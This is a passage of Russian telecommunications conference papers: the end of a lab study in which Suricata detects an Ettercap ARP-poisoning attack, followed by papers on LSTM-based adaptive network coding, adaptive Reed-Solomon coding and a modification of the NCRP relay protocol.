


Рис. 1. Топология сети

Для проведения атаки использовалась утилита Ettercap, установленная на Kali Linux. В процессе проведения атаки произвел скан хостов в сети, выбрал необходимые цели для ARP – отравления [4, 5].

Для проверки достижения атаки была произведена проверка ARP таблиц на виртуальных машинах Kali Linux и Ubuntu v20.04 с установленной IDS-Suricata. Результат отображен на рис. 2–3.




Рис. 2. ARP таблица Kali Linux




Рис. 3. ARP таблица Ubuntu, с установленной IDS-Suricata

Также в качестве проверки перехвата трафика была запущена утилита Wireshark – программа-анализаторо сетевых пакетов, установленная на Kali Linux, а с виртуальной машины с IDS-Suricata был произведен эхо запрос по адресу 8.8.8.8. Результаты представлены на рис. 4.




Рис. 4. Отправка эхо запроса с виртуальной машины Ubuntu.

Из вышеперечисленного можно сделать вывод что атака произведена успешно: трафик перенаправляется на атакующую машину.

Последним пунктом проведения работы была проверка журнала событий IDS – Suricata, которая показала, что в журнале присутствует запись, означающая перехвату трафика. Результат представлен на рис. 5.




Рис. 5. Результат проверки журнала событий IDS-Suricata.

В ходе выполнения работы была исследована атака типа «Man-in-the-middle» (MITM), которая представляет серьезную угрозу для компьютерных и информационных систем. IDS-Suricata позволяет выявлять MITM-атаки на ранних стадиях и предотвращать их. Однако для более надежной защиты необходимо использовать дополнительные меры, такие как VPN и шифрование данных.

Список используемых источников

1. Гончаров В. С., Верба В. А. Сравнительный анализ систем обнаружения вторжений. Текст: электронный // Elibrary: [сайт]. URL: https://elibrary.ru/item.asp?id=44552150 (дата обращения 24.01.2024).

2. Пестов И. Е, Кошелева С. А Способы защиты от атаки «Человек посередине» (MITM). URL: https://elibrary.ru/item.asp?id=47554479 (дата обращения: 24.01.2024).

3. День сурка. Осваиваем сетевую IDS/IPS Suricata. Текст: электронный // xakep.ru: [сайт]. URL: https://xakep.ru/2015/06/28/suricata-ids-ips-197/ (дата обращения: 24.01.2024).

4. Золотавин В.С. Обзор сетевых атак типа Man-in-the-middle (MITM). Текст: электронный // Elibrary: [сайт]. URL: https://elibrary.ru/item.asp?id=53949353 (дата обращения: 24.01.2024).

5. Брикман Я. Р. Открытая сетевая система обнаружения вторжений Suricata. Текст: электронный // Elibrary: [сайт]. URL: https://www.elibrary.ru/item.asp?id=26160629 (дата обращения: 24.01.2024).

УДК 004.89
ГРНТИ 28.23.37

ПРИМЕНЕНИЕ ТЕХНОЛОГИЙ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА ПРИ СЕТЕВОМ КОДИРОВАНИИ

С. С. Владимиров, Э. М. О. Гурбанов, С. Е. Заводнов

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича

Статья представляет подход к организации адаптивных систем сетевого кодирования на основе применения технологий искусственного интеллекта. Проведен обзор существующих решений по применению элементов технологий искусственного интеллекта для решения задач сетевого кодирования. Предложен вариант применения рекуррентных нейронных сетей LSTM для организации адаптивного сетевого кодирования. Представлены параметры системы с сетевым кодированием, которые могут использоваться для адаптации к условиям передачи и приведен пример структуры данных, необходимых для обучения сети LSTM, выполняющей анализ работы системы с сетевым кодированием для организации адаптивной передачи данных.

сетевое кодирование, адаптивная передача, нейронные сети, LSTM

Методы сетевого кодирования, при которых операции кодирования пакетов данных, основанные в первую очередь на обратимом линейном преобразовании двух или более пакетов данных, выполняются не только на передающем и оконечном узле, но и на промежуточных маршрутизирующих узлах, начали развиваться с 2000 года [1–3]. Основной используемой для этого обратимой математической операцией является поразрядное сложение по модулю 2 (исключающее-или) [3–5].

Подходы к использованию сетевого кодирования в системах и сетях передачи данных рассматриваются в рамках определенных сценариев использования, при которых параметры пакетов с данными, параметры сетевого кодирования, число параллельных маршрутов передачи и прочие переменные задаются перед началом передачи данных при согласовании параметров передачи между источниками и получателями. Однако изменение условий среды передачи данных, к которым относится помеховая обстановка в каналах связи, их пропускная способность, нагруженность приемо-передающих устройств источников и получателей пакетов, а также промежуточных сетевых устройств (маршрутизаторов и ретрансляторов), может привести к невозможности приема пакетов с исходно заданными параметрами системы с сетевым кодированием. Возможным решением такой задачи является применение адаптивных систем передачи, в которых параметры приемо-передающих устройств, параметры кодирования и т. д. изменяются динамически в процессе передачи данных в соответствии с текущим состоянием системы.

Решающее устройство, выполняющее анализ параметров и условий передачи данных, может быть реализовано как с использованием жестких преднастроенных решений, так и на основе специализированной системой на основе искусственного интеллекта, которая обучается и автоматически настраивается под обеспечиваемую систему связи.

Применение элементов технологий искусственного интеллекта, таких как нейронные сети и методы машинного обучения, для решения задач сетевого кодирования является сравнительно новым направлением научных исследований. Среди опубликованных по данной тематике научных трудов можно отметить следующие.

В 2017 году сводной группой вьетнамских ученых из различных университетов Вьетнама и США был представлен доклад, посвященный концепции сетевого кодирования с машинным обучением NCML (network coding and machine learning) ориентированной на организацию адаптивного кодирования данных на передающем устройстве с целью повторной передачи потерянных пакетов. Моделирование показало увеличение скорости передачи данных по сравнению с сетевым кодированием с обычной автоматической обратной связью для различных условий передачи [6].

В 2019 году мексиканскими учеными представлен метод оптимального сетевого кодирования для партнерских сетей P2P, основанный на методах машинного обучения. Метод основан на применении сервера-координатора, синхронизирующего работу всех узлов P2P сети и распределяющего их роли в сетевом кодировании [7].

В 2020 году коллектив исследователей из МТИ опубликовал работу, посвященную нейронному сетевому кодированию NNC (Neural Network Coding). Представленный метод объединяет управляемое данными кодирование источника и сетевое кодирование. В работе метод был рассмотрен на примере передачи образцов рукописного написания цифр из базы данных MNIST [8].

В 2021 году группой ученых из нескольких британских университетов был представлен протокол Deep-NC, предназначенный для безопасной передачи изображений со сверхвысоким разрешением. Протокол совмещает применение принципов сетевого кодирования и глубокого машинного обучения. Авторами были представлены две схемы кодирования, которые позволяют целевому пользователю восстановить передаваемое изображение с лучшим отношением сигнал/шум нежели злоумышленнику, пытающемуся перехватить сообщение [9].

В том же 2021 году коллектив ученых из Китая и Франции представил метод передачи INCdeep, реализующий адаптивное сетевое кодирование на основе методов глубокого машинного обучения [10].

В 2023 году китайскими исследователями представлена схема безопасной передачи мультимедийных данных для промышленного Интернета Вещей, использующая совмещение методов сетевого кодирования, нейронных сетей и стеганографии [11].

С точки зрения построения адаптивных систем передачи данных, и представленных выше изменяемых параметров передачи, влияющих на время обработки пакета и задержку передачи данных, для принятия решений в адаптивных системах передачи данных с сетевым кодированием можно использовать рекуррентные нейронные сети LSTM (long short-term memory – долгая краткосрочная память), способные обучаться долгосрочным зависимостям [12–15]. Сеть LSTM обладает «памятью», что позволяет производить анализ работы сети на промежутках времени, а также делать выводы, опираясь на прошлые состояния сети. Как и все рекуррентные нейронные сети LSTM имеет форму цепочки повторяющихся модулей нейронной сети, показанную на рисунке 1 [12–15].




Рис. 1. Структура рекуррентной нейронной сети LSTM

В каждом звене А цепи LSTM, происходит решение о значимости собранной в прошлом информации. Звено содержит некоторое количество фильтров (вентилей), используемых для частичного допуска или запрещения потока информации внутрь (x_i) и наружу (h_i) памяти. В типовом случае контролируется мера вхождения нового значения в память, мера сохранения значения в памяти и мера того, в какой степени значение, находящееся в памяти, используется при вычислении выходной функции активации для блока. Таким образом, нейросеть решает какая информация на данный момент будет значимой для предсказания следующего результата, а какая нет [12–15].

Структура данных, необходимых для обучения сети LSTM, представлена в таблице 1. Необходимо установить необходимые признаки (параметры сети), задать временной интервал сбора указанных признаков и привести метод, использованный на данном интервале.

ТАБЛИЦА 1. Пример структуры данных, необходимых для обучения сети LSTM

Признак 1	…	Признак X	Интервал	Метка
Параметр сети		Параметр сети	Временной промежуток, на котором собирались данные признаки	Метка метода, который использовался на данном интервале

Например, при рассмотрении многоадресной передачи по параллельным маршрутам с сетевым кодированием, а также при ретрансляции с сетевым кодированием, в качестве метки выступает длина пакета в определенном промежутке времени. Так нейросеть сможет реагировать на изменения в сети и принимать решение об изменении размера передаваемых пакетов.

В то же время, при одноадресной передаче по параллельным маршрутам с сетевым кодированием, применение LSTM для подбора оптимальных параметров потребует использования различных меток: длины пакета, количества параллельных маршрутов и соответствующего им количества коэффициентов сетевого кодирования, а также размера этих коэффициентов.

Научное исследование в ФГБОУ ВО Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича выполнено в рамках мегагранта Минобрнауки по соглашению № 075-15-2022-1137.

Список использованных источников

1. Yeung R., Zhang Z. Distributed source coding for satellite communications // IEEE Transactions on Information Theory, 1999. Vol. 45. №. 4. PP. 1111–1120.

2. Ahlswede R., Cai N., Li S.-Y. R., Yeung R. W. Network information flow // IEEE Transactions on Information Theory, 2000. Vol. 46. P. 1204–1216.

3. Fragouli C., Soljanin E. Network Coding Fundamentals // Foundations and Trends in Networking, 2007. Vol. 2. Iss. 1. PP. 1–133.

4. Li S.-Y. R., Yeung R. W., Cai N. Linear network coding // IEEE Transactions on Information Theory, 2003. Vol. 49. Iss. 2. PP. 371–381.

5. Sun Q., Yin X., Li Z., Long K. Multicast network coding and field sizes // 2014 IEEE International Symposium on Information Theory. Honolulu, HI, USA: IEEE, 2014. PP. 2157–2161.

6. Nguyen D., Nguyen C., Duong-Ba T., Nguyen H., Nguyen A., Tran T. Joint network coding and machine learning for error-prone wireless broadcast // 2017 IEEE 7th Annual Computing and Communication Workshop and Conference (CCWC), Las Vegas, NV, USA, 2017. PP. 1–7. DOI: 10.1109/CCWC.2017.7868415.

7. Mendoza-Almanza J., de Asis Lopez-Fuentes F. Optimal Network Coding based on Machine Learning Methods for Collaborative Networks // 2019. 6th International Conference on Control, Decision and Information Technologies (CoDIT), Paris, France, 2019. PP. 1598–1603. DOI: 10.1109/CoDIT.2019.8820477.

8. Liu L., Solomon A., Salamatian S., Medard M. Neural Network Coding // ICC 2020 - 2020 IEEE International Conference on Communications (ICC), Dublin, Ireland, 2020. PP. 1–6. DOI: 10.1109/ICC40277.2020.9149399.

9. Vien Q.-T., Nguyen T. T., Nguyen H. X. Deep-NC: A secure image transmission using deep learning and network coding // Signal Processing: Image Communication, 2021. Vol. 99. P. 116490. DOI: 10.1016/j.image.2021.116490.

10. Wang Q., Liu J., Jaffres-Runser K., Wang Y., He C., Liu C., Xu Y. INCdeep: Intelligent Network Coding with Deep Reinforcement Learning // IEEE INFOCOM 2021 - IEEE Conference on Computer Communications, Vancouver, BC, Canada. 2021. PP. 1–10. DOI: 10.1109/INFOCOM42981.2021.9488770.

11. Zhang D., Zhang G. A Secure Scheme for Network Coding with Deep Learning in Industrial Internet of Things // Journal of Industrial Information Integration, 2023. Vol. 33. P. 100468. DOI: 10.1016/j.jii.2023.100468.

11. Yu Y., Si X., Hu C., Zhang J. A Review of Recurrent Neural Networks: LSTM Cells and Network Architectures // Neural Computation, 2019. Vol. 31. Iss. 7. PP. 1235–1270. DOI: 10.1162/neco_a_01199.

12. Van Houdt G., Mosquera C., Napoles G. A Review on the Long Short-Term Memory Model // Artificial Intelligence Review, 2020. Vol. 53. P. 5929–5955. DOI: 10.1007/s10462-020-09838-1.

13. Lindemann B., Muller T., Vietz H., Jazdi N., Weyrich M. A survey on long short-term memory networks for time series prediction // Procedia CIRP, 2021. Vol. 99. PP. 650–655. DOI: 10.1016/j.procir.2021.03.088.

14. Bolboaca R., Haller P. Performance Analysis of Long Short-Term Memory Predictive Neural Networks on Time Series Data // Mathematics, 2023. Vol. 11. Iss. 6. Art. 1432. DOI: 10.3390/math11061432.

УДК 621.391, 519.725
ГРНТИ 28.21.19

ОРГАНИЗАЦИЯ АДАПТИВНОГО ПОМЕХОУСТОЙЧИВОГО КОДИРОВАНИЯ НА ПРИМЕРЕ КОДА РИДА-СОЛОМОНА

С. С. Владимиров, Р. Л. Остапчук, И. Р. Скакунов

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича

Статья представляет вариант организации адаптивного помехоустойчивого кодирования для построения систем передачи данных. Представлены блок-схема приемопередатчика системы с адаптивным помехоустойчивым кодированием и алгоритм принятия решения о выборе помехоустойчивого кода. Рассмотрен вариант адаптации помехоустойчивого кода корректировкой числа информационных элементов на примере недвоичного помехоустойчивого кода Рида-Соломона (15, 11) и его укорочений. Представлены вероятностные характеристики кода для случая канала ДСК.

помехоустойчивое кодирование, адаптивная передача, код Рида-Соломона, укороченный код, канал ДСК

В каналах передачи данных современных систем связи (особенно в радиоканалах) вероятность ошибки не постоянна и зависит от состояния канала. Применяемый в такой системе помехоустойчивый код должен быть рассчитан на наибольшую вероятность ошибки, что обеспечивается высокой избыточностью, приводящей к увеличению размера передаваемых блоков данных и уменьшению скорости передачи полезной информации. Для решения данной проблемы могут применяться адаптивные системы помехоустойчивого кодирования, к которых применяемые помехоустойчивые коды, их исправляющая способность и избыточность меняются согласно текущему состоянию канала [1–5].

Анализ состояния канала и принимаемых данных для выбора помехоустойчивого кода, соответствующего актуальному состоянию канала, производится на различных узлах приемопередатчика: демодулятор приемного устройства, позволяет оценить отличие принятого сигнала от эталонных точек сигнального созвездия; применение пилот-сигналов с предопределенными параметрами и прослушивание свободного канала позволяют определить наличие и уровень шумов и помех в канале связи; декодер помехоустойчивого кода позволяет определить наличие и, в ряде случаев, количество ошибок в принимаемых кодовых словах [1, 2].

Блок-схема приемопередатчика с адаптивым помехоустойчивым кодированием представлена на рис. 1, а на рис. 2 показан соответствующий алгоритм выбора помехоустойчивого кода. Показанный на рисунках канал

управления необходим для передачи решения о выборе кода между участниками обмена данными.




Рис. 1. Блок-схема приемопередатчика с адаптивным помехоустойчивым кодированием

Рис. 2. Алгоритм выбора помехоустойчивого кода в адаптивной системе передачи

Реализация показанных на рис. 1 и 2 решающего устройства и алгоритма выбора возможна как в виде системы с заранее определенными жесткими решениями, так и специализированной системой на основе искусственного интеллекта, функционально обучаемой и настраиваемой под обеспечиваемую систему связи [1, 2, 5].

В качестве помехоустойчивого кода для адаптивной системы передачи удобно использовать коды, допускающие изменение избыточности за счет изменения количества информационных или проверочных элементов в кодовом слове, что, в отличие от применения разнотипных кодов, позволяет использовать один и тот же алгоритм кодирования/декодирования, упрощая разработку кодеков приемопередающих устройств системы связи.

Примером такого кода являются, например, недвоичные циклические коды Рида–Соломона (РС), в которых укорочение производится изменением числа информационных элементов.

Рассмотрим недвоичный систематический код РС (15, 11) над полем Галуа GF(2^4). Его символы представляют собой 4-разрядные двоичные последовательности – элементы конечного поля. Таким образом, недвоичный код (15, 11) сводится к двоичному коду (60, 44). Он способен гарантированно исправлять любую одно- или двукратную символьную ошибку. Каждый ошибочный символ может содержать от одной до четырех битовых ошибок.

Укорочение кода РС (15, 11) производится за счет уменьшения количества информационных элементов вплоть до размерности (8, 4), что соответствует двоичному коду (32, 16). Размер проверочной части кодового слова остается постоянным: $r = n - k = 4$ символа, что определяет кратность гарантированно исправляемой символьной ошибки $t_{\text{испр}} = 2$.

Укорочение кода может производиться кратно одному символу. Среди укорочений рассматриваемого кода можно выделить три варианта, параметры которых представлены в таблице 1.

ТАБЛИЦА 1. Параметры кода РС (15, 11) его укорочений

Размер кода (n, k)	Отображение на двоичный код	Относительная избыточность	Скорость кода
(15, 11)	(60, 44)	0,27	0,73
(14, 10)	(56, 40)	0,29	0,71
(12, 8)	(48, 32)	0,33	0,67
(8, 4)	(32, 16)	0,5	0,5

Из второго столбка таблицы 1 видно, что показанные укорочения кода РС в двоичной форме имеют n и k кратные 8, что позволяет реализовать удобные для программной реализации «байтовые» коды [6–8].

На рис. 3 представлены вероятностные характеристики рассмотренного кода РС (15, 11) и его укорочений, полученные моделированием в канале ДСК.




Рис. 3. Вероятностные характеристики кода РС (15, 11) и его укорочений для случая канала ДСК

При кодировании укороченная информационная часть кодового слова дополняется нулями до 11 символов (44 бит). После этого кодирование производится как с полным кодовым словом. После кодирования нули дополнения отбрасываются и в канал передается кодовое слово укороченного кода. На приеме информационная часть кодового слова также дополняется нулями. Чем меньше информационных символов, тем больше избыточность, но тем меньше вероятность поражения укороченного кодового слова ошибкой. При этом гарантированно известно, что при декодировании в нулевом дополнении не может быть ошибок, что может являться дополнительным критерием определения ошибок в принятом кодовом слове. Для хороших каналов следует использовать код с наибольшей возможной длиной информационной части, а при ухудшении качества канала следует начинать постепенно уменьшать число передаваемых в кодовом слове информационных символов, пока на выходе декодера не будут достигнуты требуемые характеристики по исправлению ошибок. Время кодирования и декодирования для кода РС (15, 11) и его укорочений отличается на процедуру дополнения информационной части кодового слова нулями, чем в рамках общего времени кодирования/декодирования можно пренебречь.

Представленная в работе постановка задачи адаптивного помехоустойчивого кодирования и представленные блок-схема приемопередатчика и алгоритм выбора помехоустойчивого кода могут быть применены для построения адаптивных систем передачи данных.

Научное исследование в ФГБОУ ВО Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича выполнено в рамках мегагранта Минобрнауки по соглашению № 075-15-2022-1137

Список использованных источников

1. Квашенников В. В. Двухступенчатая адаптивная коррекция параметров помехоустойчивого кода по результатам его декодирования // Вопросы радиоэлектроники. 2009. Т. 1. № 5. С. 58–66.

2. Квашенников В. В. Метод каскадной коррекции параметров помехоустойчивого кода и адаптивное кодирование с обучением // Вопросы радиоэлектроники. 2009. Т. 1. № 5. С. 67–74.

3. Нечаев Ю. Б., Плаксенко О. А. Комплексная оценка помехозащищённости многопараметрической адаптивной системы передачи информации // Радиотехника. 2013. № 3. С. 4–10.

4. Аношко Р. Н., Квашенников В. В., Трушин С. А. Исследование и разработка способов повышения надёжности КВ-радиолиний на основе адаптивного помехоустойчивого кодирования // Труды регионального конкурса проектов фундаментальных научных исследований. Выпуск 21. Калуга, 2016. С. 271-281.

5. Hu H., Cheng S., Zhang X., Guo Z. LightFEC: Network Adaptive FEC with a Lightweight Deep-Learning Approach // Proceedings of the 29th ACM International Conference on Multimedia (MM '21). New York, NY, USA, 2021. PP. 3592–3600. Doi: 10.1145/3474085.3475528.

6. Владимиров С. С. Сравнение вероятностных характеристик 8-разрядных кодов с прямой коррекцией ошибок / С. С. Владимиров // Информационные технологии и телекоммуникации, 2019. Т. 7, № 1. С. 21–30. doi: 10.31854/2307-1303-2019-7-1-21-30.

7. Владимиров С. С. 8-разрядные коды с прямой коррекцией ошибок в линейном сетевом кодировании // Электросвязь, 2020. № 7. С. 51–58. doi: 10.34832/ELSV.2020.8.7.007.

8. Владимиров С. С., Гутовский А. С., Фомин А. И. Линейное сетевое кодирование с прямой коррекцией ошибок в системе беспроводного ретранслятора пакетов // Информационные технологии и телекоммуникации. 2022. Т. 10. № 1. С. 21–33. doi: 10.31854/2307-1303-2022-10-1-21-33.

УДК 621.391, 004.7
ГРНТИ 49.37.29

МОДЕРНИЗАЦИЯ ПРОТОКОЛА NCRP ДЛЯ РАБОТЫ В АДАПТИВНЫХ СИСТЕМАХ С СЕТЕВЫМ КОДИРОВАНИЕМ

С. С. Владимиров, А. И. Фомин

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича

Статья представляет вариант модернизации протокола ретрансляции с сетевым кодированием NCRP для построения адаптивных систем передачи данных с ретрансляцией пакетов на основе метода сетевого кодирования. Рассмотрены параметры пакетов протокола NCRP, которые могут быть изменены в процессе передачи пакетов для адаптации к условиям передачи. В статье предлагается применить зарезервированный бит обязательного поля заголовка пакета протокола NCRP для формирования служебных пакетов, управляющих передачей пакетов в рамках устанавливаемого соединения. Приведены структура предлагаемых служебных пакетов и диаграмма обмена управляющими сообщениями протокола в адаптивной системе передачи.

сетевое кодирование, протокол NCRP, заголовок протокола, ретрансляция, адаптивная передача

Применение сетевого кодирования (СК) в беспроводных системах передачи данных (ПД) с ретрансляцией пакетов зависит от условий среды передачи, к которым относится помеховая обстановка в каналах связи, их пропускная способность, нагруженность приемо-передающих устройств (ППУ) источников, получателей и ретрансляторов пакетов. Изменение этих условий может привести к невозможности приема пакетов с исходно заданными параметрами системы с СК. Возможным решением такой задачи является применение адаптивных систем ПД, в которых параметры ППУ, параметры кодирования и т. д. изменяются динамически в процессе ПД в соответствии с текущим состоянием системы [1].

